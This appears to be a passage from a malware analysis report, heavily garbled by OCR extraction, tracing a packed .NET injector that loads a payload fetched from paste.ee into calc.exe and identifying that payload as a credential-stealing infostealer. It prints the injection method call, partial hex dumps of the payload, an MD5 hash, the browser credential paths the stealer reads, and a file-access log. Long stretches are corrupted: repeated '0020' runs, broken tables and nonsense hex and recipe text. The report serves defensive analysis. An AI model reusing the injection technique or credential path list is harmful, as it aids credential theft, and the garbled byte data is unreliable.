0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020,	0.11	nd / Replace	
HERE	REDEX-	413) /	
Output		Replace	
Mc		Global malufi	
5€]Case insensitive	
		Multiline matching	
TORA(GT.ÉurCA4.2.7°)3p1.55.4⊥>601.>>1/m645.21/10>.fr(A>.6146[.0.1,+6.80.*V).Éq Yr1. Y tol(u,*,*,*,*,*AD007euL.)>0.em87.020>Y1/.5		Dot matches at	
cdva.stratstile.:*s.hu, 116.1-kuah0nčinak.rxCuStaj0gtag*.gdyk4.+3.€µ8.(bčA.)n]A.kopertubbilin.* pspo[(= ③ 0 (,0.a.s.f).0.3.Egka jbjä.)n].a.ekjertmostab[(?2,)?t]b	S 11	um Hex	
$ \begin{array}{c} 0 \\ j \dots n \\ (1, 1, 2, 2, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3,$		Auto	
$\begin{array}{c} 0,, 0 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1 \\ +, 1$			



Upon performing strings analysis on the executable, it is observed that the executable is possibly packed with the Confuser packer (ConfuserEx v1.0.0) [16].




Image 21: Strings analysis - Traces of Confuser packer

The finding is verified using a specialized Static Analysis tool.

File name:				'cli_decoded.ex	(e)
Scan Script	s Plugins Log				
. Type:	PE Size	40448	Entropy	FLC S H	
	Import Resou	rce	NET	PE	
EntryPoint:	0000b51e	>	Image Base:	1000000	
NumberOfSecti	ons: 0003	>	Size Of Image:	00010000	
protector		Confuser(1.X)[-]) S 7 🧧	
library		.NET(v2.8.50727)) S ?		
linker	Microsof	t Linker(48.0)[DLL	32.console]	S ?	

Image 22: Static analysis tool – packer/compiler detection

The executable was unpacked, and further PE analysis was performed. The file was found to be a dll. The executable was decompiled, and the produced code was analyzed. Based on the analysis, it was deemed that the dll is an injector, namely, as mentioned before, is utilized by the malicious actor *through its static method "[vroombrooomkrooom]::kekedoyouloveme('calc.exe',\$f)", in order to inject a payload inside the memory of another process (calc.exe)*. The payload that is being injected is the executable, which is produced out the second file (**Fk9yH**), which is downloaded from **paste.ee**.

Fk9yH

The file, as downloaded from paste.ee is obfuscated. In the file's initial state, before any string replacements are performed, it has the format of the snippet depicted in the image below.



*4D,	*5A,	*90,	*00,	*03,	*00,	*00,	*00,	*04,	*00,	*00,	*00,	
*FF,	*FF,	*00,	*00,	*B8,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	
*40,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	
		*00,										
*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	
*F0,	*00,	*00,	*00,	*0E,	*1F,	*BA,	*0E,	*00,	*B4,	*09,	*CD,	
*21,	*B8,	*01,	*4C,	*CD,	*21,	*54,	*68,	*69,	*73,	*20,	*70,	
		*67,									*6F,	
*74,	*20,	*62,	*65,	*20,	*72,	*75,	*6E,	*20,	*69,	*6E,	*20,	
		*53,										
*24,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*cc,	*CD,	*78,	*FE,	
		*16,										
		*95,										
*8A,	*AC,	*16,	*AD,	*8D,	*A0,	*19,	*AD,	*89,	*AC,	*16,	*AD,	
*3D,	*32,	*F3,	*AD,	*8B,	*AC,	*16,	*AD,	*88,	*AC,	*16,	*AD,	
		*16,										
		*17,										
*99,	*AC,	*16,	*AD,	*3D,	*32,	*F7,	*AD,	*F3,	*AC,	*16,	*AD,	
*3D,	*32,	*C8,	*AD,	*89,	*AC,	*16,	*AD,	*52,	*69,	*63,	*68,	
*88,	*AC,	*16,	*AD,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	*00,	
		*00,										
		*00,										
*0B,	*01,	*0C,	*00,	*00,	*38,	*01,	*00,	*00,	*A2,	*08,	*00,	
		*00,								*00,	*00,	
		*01,								*00,	*00,	
*00,	*02,	*00,	*00,	*05,	*00,	*01,	*00,	*00,	*00,	*00,	*00,	
*05,	*00,	*01,	*00,	*00,	*00,	*00,	*00,	*00,	*20,	*0A,	*00,	
		*00,							*00,	*00,	*80,	
		*10,								*10,	*00,	
		*00,							*00,	*00,	*00,	
		*00,										
		*00,										
												Ĩ

Image 23: Fk9yH – Snippet of the file

After the replacements performed during download by the second-stage dropper (replacement of * with 0x - see image17 -) the variable storing the file holds data like the ones in the snippet depicted in the image below.



(0x4D,	0x5A,	0x90,	0x00,	0x03,	0x00,	0x00,	0x00,	0x04,	0x00,	0x00,	0x00,
	0xFF,	0xFF,	0x00,	0x00,	0xB8,	0x00,						
	0x40,	0x00,										
	0x00,											
	0x00,											
	0xF0,	0x00,	0x00,	0x00,	0x0E,	0x1F,	0xBA,	0x0E,	0x00,	0xB4,	0x09,	0xCD,
	0x21,	0xB8,	0x01,	0x4C,	0xCD,	0x21,	0x54,	0x68,	0x69,	0x73,	0x20,	0x70,
	0x72,	0x6F,	0x67,	0x72,	0x61,	0x6D,	0x20,	0x63,	0x61,	0х6Е,	0х6Е,	0x6F,
	0x74,	0x20,	0x62,	0x65,	0x20,	0x72,	0x75,	0x6E,	0x20,	0x69,	0x6E,	0x20,
	0x44,	0x4F,	0x53,	0x20,	0x6D,	0x6F,	0x64,	0x65,	0x2E,	0x0D,	0x0D,	0x0A,
	0x24,	0x00,	0xCC,	0xCD,	0x78,	0xFE,						
(0x88,	0xAC,	0x16,	0xAD,	0x88,	0xAC,	0x16,	0xAD,	0x88,	0xAC,	0x16,	0xAD,
	0x81,	0xD4,	0x95,	0xAD,	0x89,	0xAC,	0x16,	0xAD,	0x4B,	0xA3,	0x4B,	0xAD,
	0x8A,	0xAC,	0x16,	0xAD,	0x8D,	0xA0,	0x19,	0xAD,	0x89,	0xAC,	0x16,	0xAD,
	0x3D,	0x32,	0xF3,	0xAD,	0x8B,	0xAC,	0x16,	0xAD,	0x88,	0xAC,	0x16,	0xAD,
	0x8C,	0xAC,	0x16,	0xAD,	0x81,	0xD4,	0x83,	0xAD,	0x89,	0xAC,	0x16,	0xAD,
	0x88,	0xAC,	0x17,	0xAD,	0xC7,	0xAC,	0x16,	0xAD,	0x81,	0xD4,	0x85,	0xAD,
(0x99,	0xAC,	0x16,	0xAD,	0x3D,	0x32,	0xF7,	0xAD,	0xF3,	0xAC,	0x16,	0xAD,
(0x3D,	0x32,	0xC8,	0xAD,	0x89,	0xAC,	0x16,	0xAD,	0x52,	0x69,	0x63,	0x68,
(0x88,	0xAC,	0x16,	0xAD,	0x00,							
(0x50,	0x45,	0x00,	0x00,	0x4C,	0x01,	0x04,	0x00,	0x85,	0x08,	0x6C,	0x57,
_												

Image 24: Fk9yH – Snippet of the file after replacement

Converting the contents of the variable using a specialized recipe in CyberChef (see image below) an executable is being produced. The MD5 of the file is **"f5c2555e5e62b0ff34813f333a312659**".

Recipe		Input
Find / Replace	S #	0×40, 0×54, 0×54, 0×59, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×57, 0×77, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50, 0×50,
First BX	REGEX	0, 0+98,8+888, 0000, 0000, 0460, 0460, 0468, 9+88, 0400, 0400, 0400, 0468, 9+88, 0400,0400, 0468, 9+88, 0400, 0400, 0400, 0400, 0488, 9+88, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400
Replace		1884, 8x80, 8x00,0x21, 0x88, 6x81, 8x40, 8x00, 0x21, 0x54, 0x58, 8x00, 8x73, 0x29, 6x76,6x72, 8x6F, 8x67, 0x72, 0x01, 6x60, 8x28, 8x63, 0x01, 6x6E, 0x8E, 8x6F,0x74, 0x20, 0x82, 0x85, 0x20, 0x72, 0x75, 0x8E,
Global masch		0x28, 8x00, 8x02, 0x02, 0x44, 0x4F, 9x33, 8x29, 0x00, 0x0F, 0x04, 8x05, 8x22, 0x00, 0x00, 0x64, 8x24, 8x09, 0x06, 0x06, 0x08, 8x84, 8x04, 0x04,
Case hoursthm		Come, exaC, ex15, buA0,0x20, b122, 9x73, 8x40, 9059, 9 xxC, ex16, exaS, none, mac, mac, exaE, exaE, exiE, exiE, exiE, exiE, exiE, mad, mes3, mac, exiE, mad, mes8, mac, max, exiT, mad, mcC, mac, exiE, exiE, exiE, sole, esiS, walk exiE, exiE, baAD,
Wulline matching		0230, 8x32, 8x57, 8x40, 8x53, 8x4C, 8x15, 8x40, 9x25, 8x40, 8x29, 8x40, 8x99, 8x4C, 8x16, 8x40, 8x52, 8x69, 8x63, 8x65, 8x46, 8x46, 8x46, 8x40, 8x69, 8x64, 8x54, 8x69, 8x69, 8x69, 8x69, 8x64,
Dot matches all		0, 0588, 844, 001, 0014, 0000, 583, 088, 085, 045, 040, 088, 588, 0400, 0406, 5868, 588, 059, 0400, 0406, 583, 581,488, 0401, 0400, 0406, 0406, 0406, 0406, 0406, 0406, 0406, 0406, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400, 0400,
Find / Replace	G #	bone, mai, mai, mai, mai, mai, mai, mai, mai
	TIEDEE-	16, 2+68,2+68, 0+12, 0+06, 6x86, 6x88, 5x88, 0+06, 0+16, 2+68, 2+68, 0+06,0x86, 0+06, 6x88, 5x88, 0+06, 0x86, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08, 0+08
Fieplace		Output 🔘 🖬 🗖 🗘 🕫
🗹 Olobal match		12
Case incertable		الم
Multine matching		
Dut moliches all		
From Hez	S 11	
Determine Auto		
		- (β ⁺) - (14 * - · · · · · · · · · · · · · · · · · ·
		A. µ8056107, xb.0





Upon performing strings analysis on the executable, it is observed that the executable contains multiple strings, which corresponds to paths where various programs (browsers, ftp clients, etc) store data. This is an indication that the executable is possibly an Information Stealer, namely a program that steals credentials, internet history data, etc.

```
81940:password value
81956:username value
81972:origin url
81984:logins
81992:%s\%s\User Data\Default\Login Data
82064:%s\%s\User Data\Default\Web Data
82132:%s%s\Login Data
82164:%s%s\Default\Login Data
82212:Comodo\Dragon
82240:MapleStudio\ChromePlus
82288:Google\Chrome
82316:Nichrome
82336:RockMelt
82356:Spark
82368:Chromium
82388:Titan Browser
82416:Torch
82428:Yandex\YandexBrowser
82472:Epic Privacy Browser
82516:CocCoc\Browser
82548:Vivaldi
82564:Comodo\Chromodo
82596:Superbird
82616:Coowon\Coowon
82644:Mustang Browser
82676:360Browser\Browser
82716:CatalinaGroup\Citrio
82760:Google\Chrome SxS
82796:Orbitum
82812:Iridium
82828:\Opera\Opera Next\data
82876:\Opera Software\Opera Stable
82936:\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer
83040:\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
83148:vaultcli.dll
83176:VaultEnumerateItems
83196:VaultEnumerateVaults
83220:VaultFree
                 Image 26: Strings Analysis : Paths/Files that the executable attempts to read
```

During dynamic analysis it is indeed confirmed that the program tries to access these directory paths / files and steal credentials / files stored in them (see image below).



11:40: Isidecoded.exe	2164 🔜 CreateFile	C:\Program Files\NETGATE\Black Hawk
11:40: 💽 f_decoded.exe	2164 🔜 CreateFile	C:\Program Files (x86)\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}
11:40: F_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local
11:40: F_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Comodo\Dragon\User Data\Default\Login Data
11:40: Implementation 11:40:	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Comodo\Dragon\User Data\Default\Web Data
11:40: Implementation 11:40:	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalComodo\Dragon\Login Data
11:40: Implementation 11:40:	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalComodo\Dragon\Default\Login Data
11:40: Imp_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\MapleStudio\ChromePlus\User Data\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\MapleStudio\ChromePlus\User Data\Default\Web Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalMapleStudio\ChromePlus\Login Data
11:40: Imp_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalMapleStudio\ChromePlus\Default\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Google\Chrome\User Data\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Google\Chrome\User Data\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\Local\Nichrome\User Data\Default\Login Data
11:40: Implementation 11:40:	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Nichrome\User Data\Default\Web Data
11:40: Isi f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalNichrome\Login Data
11:40: F_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\LocalNichrome\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\RockMelt\User Data\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\Local\RockMelt\User Data\Default\Web Data
11:40: Implementation 11:40:	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalRockMelt\Login Data
11:40: Isi f_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\LocalRockMelt\Default\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Spark\User Data\Default\Login Data
11:40: Implementation 11:40:	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Spark\User Data\Default\Web Data
11:40: Isi f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalSpark\Login Data
11:40: Implementation 11:40:	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalSpark\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Chromium\User Data\Default\Login Data
